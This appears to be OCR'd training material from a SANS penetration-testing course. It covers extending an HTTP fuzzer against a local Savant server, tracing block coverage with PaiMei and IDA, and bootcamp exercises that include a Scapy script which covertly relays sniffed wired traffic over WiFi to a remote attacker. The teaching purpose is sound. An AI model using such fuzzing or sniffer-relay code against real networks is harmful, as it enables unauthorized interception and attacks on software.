In the fuzzer script, `pckt` is the "packet" content, using the current HTTP verb ("GET", "POST", "HEAD", etc.) and several random values to form a partially-valid HTTP request. Edit this line to change the ending from "`\r\n\r\n`" to "`\r\n`" (removing the 2nd set of carriage return/line feed allows us to continue the HTTP request content). Add additional lines as shown on this page, appending additional HTTP header values to the `pckt` variable to achieve greater block coverage in the fuzzer. The last HTTP header value should include two carriage return/line feed values to indicate the end of the HTTP options, as shown.

For this step, you may choose to add just the values shown on this page exactly as shown, or expand the fuzzer on your own to achieve even greater block coverage.



Start Savant, PaiMei (1)

- Start Savant: C:\Savant\Savant.exe
- Start PaiMei: C:\DEV\Paimei\Console\PAIMEIconsole.pyw
  - Connections | MySQL Connect
  - Click on PStalker
  - Click "Refresh Target List"
  - Create new tag "Fuzzier Coverage", use the new tag for stalking


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Start Savant, PaiMei (1)

Now that the fuzzer has been enhanced, we will repeat the fuzzing exercise against Savant similar to what we did earlier. First, start the Savant process at C:\Savant\Savant.exe. Next, start PaiMei by running the C:\DEV\Paimei\Console\PAIMEIconsole.pyw file.

Once PaiMei starts, authenticate to the local MySQL server by clicking Connections | MySQL Connect, supplying the password you specified earlier during the PaiMei setup process. Once you are connected to the MySQL server, click on the PStalker icon on the left-side navigation bar.

With your MySQL database connection established, you can retrieve the previous block hit analysis results for the Savant tags. Click on "Refresh Target List" to retrieve these results. Next, right-click on the Savant label and create a new tag called "Fuzzier Coverage". Right-click on this tag and select "Use for stalking".




Start Savant, PaiMei (2)

- Click "Add Module", select C:\DEV\Savant.exe.pida
  - 657 Functions, 2739 Basic Blocks
- Click "Refresh Process List", select Savant.exe
- For "Coverage Depth", select Basic Blocks
- Click Start Stalking

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Start Savant, PaiMei (2)

As we did earlier in this exercise, click "Add Module" and select the C:\DEV\Savant.exe.pida file, providing PaiMei with the necessary information to evaluate the Savant binary. Click "Refresh Process List" and select the Savant.exe process. In the "Coverage Depth" option, select "Basic Blocks". Finally, click "Start Stalking".



Run the Expanded Fuzzer

```
C:\DEV>python httpfuzzier.py
Sending junk to the local webserver
Fuzzing verbs set 0
Fuzzing verbs set 1
Traceback (most recent call last):
  File "httpfuzzier.py", line 37, in <module>
    s.connect(("127.0.0.1",PORT))
  File "c:\python27\lib\socket.py", line 224, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 10061] No connection could be made because the
target machine actively refused it

C:\DEV>python httpfuzzier.py
Sending junk to the local webserver
Fuzzing verbs set 0
Fuzzing verbs set 1
Fuzzing verbs set 2
```


This is from Savant being slow while run through PaiMei. Start the fuzzer again.

Press CTRL+C to stop the fuzzer after a minute or so.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Run the Expanded Fuzzer

Return to a command prompt and run the modified fuzzer script "httpfuzzier.py". Your script may complain about the inability to connect to the Savant web server, as shown on this page. This error is due to a timeout in the Python script with Savant running slowly when monitored by PaiMei. Simply start the fuzzer again, and let it run for a minute or so before terminating it with "CTRL+C".



Expanded Basic Block Tracing PaiMei: Export Coverage to IDA

- Return to PaiMei, click "Stop Stalking"
- Right-click "Fuzzier Coverage", select "Load Hits"
- Right-click "Fuzzier Coverage" tag, select "Export to IDA"
  - Select different color than the previous export (lighter is better), click "Export IDC"
  - Save as c:\DEV\savant2.idc
- Exit PaiMei, close Savant


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Expanded Basic Block Tracing – PaiMei: Export Coverage to IDA

After stopping the fuzzer, return to PaiMei and click "Stop Stalking". Right-click on the "Fuzzier Coverage" tag and select "Load Hits".

Next, right-click on the "Fuzzier Coverage" tag again and click "Export to IDA". This time, select a different color for the block highlighting (preferably a lighter color) and click "Export to IDC", saving the output IDC script as C:\DEV\savant2.idc.

Finally, exit PaiMei and close Savant.


Expanded Basic Block Tracing IDA: Color-Code Covered Blocks


- Start IDA Pro Demo
  - Select "New" to disassemble a new file
  - Open C:\savant\savant.exe
  - Choose "No" for symbol lookup, acknowledge sig file warning
  - Wait for autoanalysis complete message
  - Choose "No" for proximity view
- Run IDC scripts from PaiMei, oldest first!
- Click File → Script File
  - Select c:\DEV\savant.idc, click Open
  - Select c:\DEV\savant2.idc, click Open

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – IDA: Color-Code Coverage Blocks


Next, start the IDA Pro Demo software. Click "New" on the "IDA: Quick start" window. Select C:\savant\savant.exe as the file to disassemble. When prompted, choose "No" for the symbol lookup, acknowledging the warning with the missing .sig file. The IDA Pro autoanalysis process will start; wait for the message indicating this process has finished before continuing to the next step, answering "No" to the prompt about the proximity view feature.

After the autoanalysis process completes we can run the IDC scripts to color the hit blocks in the IDA display. It is important to process the oldest IDC scripts first. Click File | Script File, then browse to and select C:\DEV\savant.idc, clicking Open to process the file. Repeat this step for the 2nd IDC script at C:\DEV\savant2.idc.



Expanded Block Coverage


- Press "G" to open Jump dialog
- Enter address 00406430
- Press "W" to fit to screen
- Newly hit blocks are marked in the alternate selected color
- Additional analysis needed for greater block coverage



Expanded Block Coverage

Returning to the function we examined earlier, we see new block hits noted in the secondary color we used in the IDC script. This gives us an idea as to the improved quality of the modified fuzzer. Still, additional analysis is needed to achieve greater code coverage, including the use of valid parameters in the specified HTTP options instead of the fixed-length random strings used.

Note: Do not uninstall the Savant server, as it will be used for the next lab exercise. However, do not connect your machine to any networks while running the Savant web server.




660.3 Bootcamp

SANS SEC660

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

660.3 Bootcamp

Welcome to bootcamp exercises for 660.3.



Bootcamp Exercises

- Leveraging Scapy and Python
- Building an intelligent mutation fuzzer with Sulley
  - Target: HTTP server
- Microsoft WinDbg !exploitable
- Fuzzing media playlist files
  - Target: Yahoo! Player
  - Target: iTunes 9.0

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Bootcamp Exercises

In this bootcamp session we'll tackle several exercises. First you'll work on building your Python and Scapy skills by developing a short script that extracts data out of a supplied packet capture file, completing the 2nd half of the WiFi Mirror tool we looked at in our Scapy module.

Next you'll have a chance to build a sophisticated fuzzer with Sulley against a target HTTP server. Remember to use your creativity as an analyst in building the fuzzer to test portions of the system that might have been overlooked by the developer and other analysts.

In this session you'll also get a brief introduction to the WinDbg tool from Microsoft, and the !exploitable ("bang exploitable") extension that is valuable for quickly assessing a system crash to identify if the fault is an exploitable condition.

Using Sulley, you'll generate a file fuzzer to attack media playlist (".pls") files, targeting Yahoo! Player and optionally, iTunes 9. You'll have an opportunity to evaluate any crashes you generate with WinDbg to determine if they are exploitable.


Exercise: Problem Solving with Scapy and Python

- In the Scapy module we looked at a wired to wireless sniffer
  - Device sniffs wired network, sends packets onto wireless network
- You need to develop a script to normalize wireless packet capture
  - Rebuilding original packet content


```
# wget http://files.sec660.org/wifimirror.dump
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Problem Solving with Scapy and Python


In the module on leveraging Scapy for packet crafting and network sniffing, we looked at a simple script that was wired to a wireless sniffer. Intended to run in an AP-like device with Scapy, the script captured wired traffic and sent it over a WiFi interface to a remote attacker to capture and decode.

In this exercise, you're going to leverage your Scapy and a little Python development to take the packet capture (at the URL noted on this slide) and extract the original Ethernet packets, writing them to a new packet capture file.



Wired to Wireless Sniffer Script

```
#!/usr/bin/env python
from scapy.all import *
INPUT="eth0"                    # Python variables in all uppercase
OUTPUT="mon0"                   # are intended to be used as constants
conf.verb=0

def inject(pkt):
        fakemac="00:00:de:ad:be:ef"
        sendp(RadioTap()/Dot11(type=2, addr1=fakemac, addr2=fakemac,
            addr3=fakemac)/pkt, iface=OUTPUT)

sniff(store=0,prn=inject,iface=INPUT)
```



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Wired to Wireless Sniffer Script


This slide demonstrates the wired to wireless sniffer script we looked at in the Scapy module. The illustration displays how the packets are encoded.

The first header for each packet is the RadioTap() header, an artifact of how the packet was captured on the wireless card. This header can be safely discarded.

The next header is the Dot11() header, representing the IEEE 802.11 wireless protocol header information. This field contains the "fakemac" address referenced in the script.

The original packet, including the Ethernet header and any layer 3 payload (IP or other protocol) follow the 802.11 header. From a wireless perspective, this is an invalid packet, but it is sufficient for the attacker to distribute the sniffed Ethernet packets to a remote destination if the receiving script can successfully decode the payload (that's your task in this exercise).

Wireshark View


out.dump - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

```
No.. Time     Source            Destination       Protocol    Info
